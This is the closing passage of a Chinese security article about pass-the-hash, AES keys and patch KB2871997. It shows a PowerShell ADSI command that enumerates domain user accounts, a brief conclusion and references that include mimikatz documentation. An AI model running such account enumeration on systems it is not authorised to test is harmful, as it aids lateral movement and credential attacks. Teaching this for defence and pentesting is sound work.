```

如图

```

PS C:\Users\test> $members = @($([ADSI]"WinNT://TEST/Domain Users").psbase.InvokeMember("Members"))
PS C:\Users\test> $members | foreach { $_.GetType().InvokeMember("ADspath", 'GetProperty', $null, $_, $null) }
WinNT://TEST/Administrator
WinNT://TEST/a
WinNT://TEST/test
WinNT://TEST/krbtgt
WinNT://TEST/test1
WinNT://TEST/test11
WinNT://TEST/testf
WinNT://TEST/admin
PS C:\Users\test>

```

0x06 小结

做任何事情都一样，细节往往决定成败，只有在深入了解后我才发现aes key和kb2871997之间的关系，才解锁了远程连接的新方法。

0x07 参考链接：

- http://www.rsaconference.com/writable/presentations/file_upload/hta-w03-pass-the-hash-how-attackers-spread-and-how-to-stop-them.pdf
(http://www.rsaconference.com/writable/presentations/file_upload/hta-w03-pass-the-hash-how-attackers-spread-and-how-to-stop-them.pdf)
- <http://www.harmj0y.net/blog/penetesting/pass-the-hash-is-dead-long-live-pass-the-hash/>
(<http://www.harmj0y.net/blog/penetesting/pass-the-hash-is-dead-long-live-pass-the-hash/>)
- <http://www.infosecisland.com/blogview/23787-Windows-Update-to-Fix-Pass-the-Hash-Vulnerability-Not.html> (<http://www.infosecisland.com/blogview/23787-Windows-Update-to-Fix-Pass-the-Hash-Vulnerability-Not.html>)
- [http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20\(PtH\)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf](http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20(PtH)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf)
([http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20\(PtH\)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf](http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20(PtH)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf))
- <http://www.pwnag3.com/2014/05/what-did-microsoft-just-break-with.html>
(<http://www.pwnag3.com/2014/05/what-did-microsoft-just-break-with.html>)
- <http://www.2cto.com/Article/201405/304557.html> (<http://www.2cto.com/Article/201405/304557.html>)
- <https://technet.microsoft.com/en-us/security/dn785092> (<https://technet.microsoft.com/en-us/security/dn785092>)
- <http://blogs.technet.com/b/heyscriptingguy/archive/2012/12/15/weekend-scripter-use-powershell-to-find-local-administrators-on-a-computer.aspx>
(<http://blogs.technet.com/b/heyscriptingguy/archive/2012/12/15/weekend-scripter-use-powershell-to-find-local-administrators-on-a-computer.aspx>)

find-local-administrators-on-a-computer.aspx)

- <https://github.com/gentilkiwi/mimikatz/wiki/module---sekurlsa>
(<https://github.com/gentilkiwi/mimikatz/wiki/module---sekurlsa>)
- <http://dfir-blog.com/2015/12/13/protecting-windows-networks-kerberos-attacks/> (<http://dfir-blog.com/2015/12/13/protecting-windows-networks-kerberos-attacks/>)

本文由三好学生原创并首发于乌云drops，转载请注明